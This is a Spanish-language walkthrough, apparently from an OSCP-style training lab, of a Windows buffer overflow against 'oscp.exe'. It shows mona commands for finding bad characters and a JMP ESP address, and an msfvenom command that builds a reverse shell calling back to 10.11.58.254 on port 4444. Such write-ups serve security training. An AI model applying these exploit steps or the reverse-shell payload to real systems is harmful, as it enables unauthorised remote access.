
Acceso inicial

Encontrando barchars

A continuación debemos buscar los llamados badchar. Esto significa que si nuestra carga útil contiene estos caracteres el programa no

los aceptara y no podrá ejecutarse.


Creare un script en python para que imprima toda la cadena de caracteres posible, y luego lo cargare a nuestro exploit, en la variable payload



Generaremos una cadena de bytes, con mona, excluyendo el byte nulo, los haremos con el siguiente comando
``!mona bytearray -b "\x00"

Lanzaremos nuestro exploit, y tomaremos apunte del ESP, para comprara la cadena generada con el bytearray de mona, en busca de los badchars

```
!mona compare -f C:\mona\oscp\bytearray.bin -a 0193FA30
```



``Possibly bad chars: 11 12 40 41 5f 60 b8 b9 ee ef

Comenzaremos quitando el caracter `\x11` del parámetro payload en nuestro exploit.py

Abriremos el archivo oscp.exe, y generaremos un nuevo bytearray esta vez excluyendo el byte `\x11` también

```
!mona bytearray -b "\x00\x11"
```


```
!mona compare -f C:\mona\oscp\bytearray.bin -a
```

Haremos lo mismo para cada uno de los caracteres posibles, y finalmente llegamos a la conclusión de que los caracteres malos son `\x00\x11\x40\x5f\xb8\xee`

Encontrando el punto de salto

Para encontrar el punto de salto, usare mona y los caracteres prohibidos.

``!mona jmp -r esp -cpb "\x00\x11\x40\x5f\xb8\xee"



La primera dirección que encontramos es, `0x62501203` debemos pasarlo al formato Little Endian y quedaría se la siguiente manera `\x03\x12\x50\x62`

Ahora modificaremos el exploit.py, poniendo el valor de la dirección de salto como retn, y el padding para agregar NOPs (bytes de relleno), y por ultimo subir nuestro reverse shell en la parte de payload

Generando el payload

Crearemos un shell inverso usando msfvenom.

```
msfvenom -p windows/shell_reverse_tcp LHOST=10.11.58.254
LPORT=4444 EXITFUNC=thread -b "\x00\x11\x40\x5f\xb8\xee" -f c
```

Pondremos el meterpreter en escuchar y conseguimos exitosamente una conexión inversa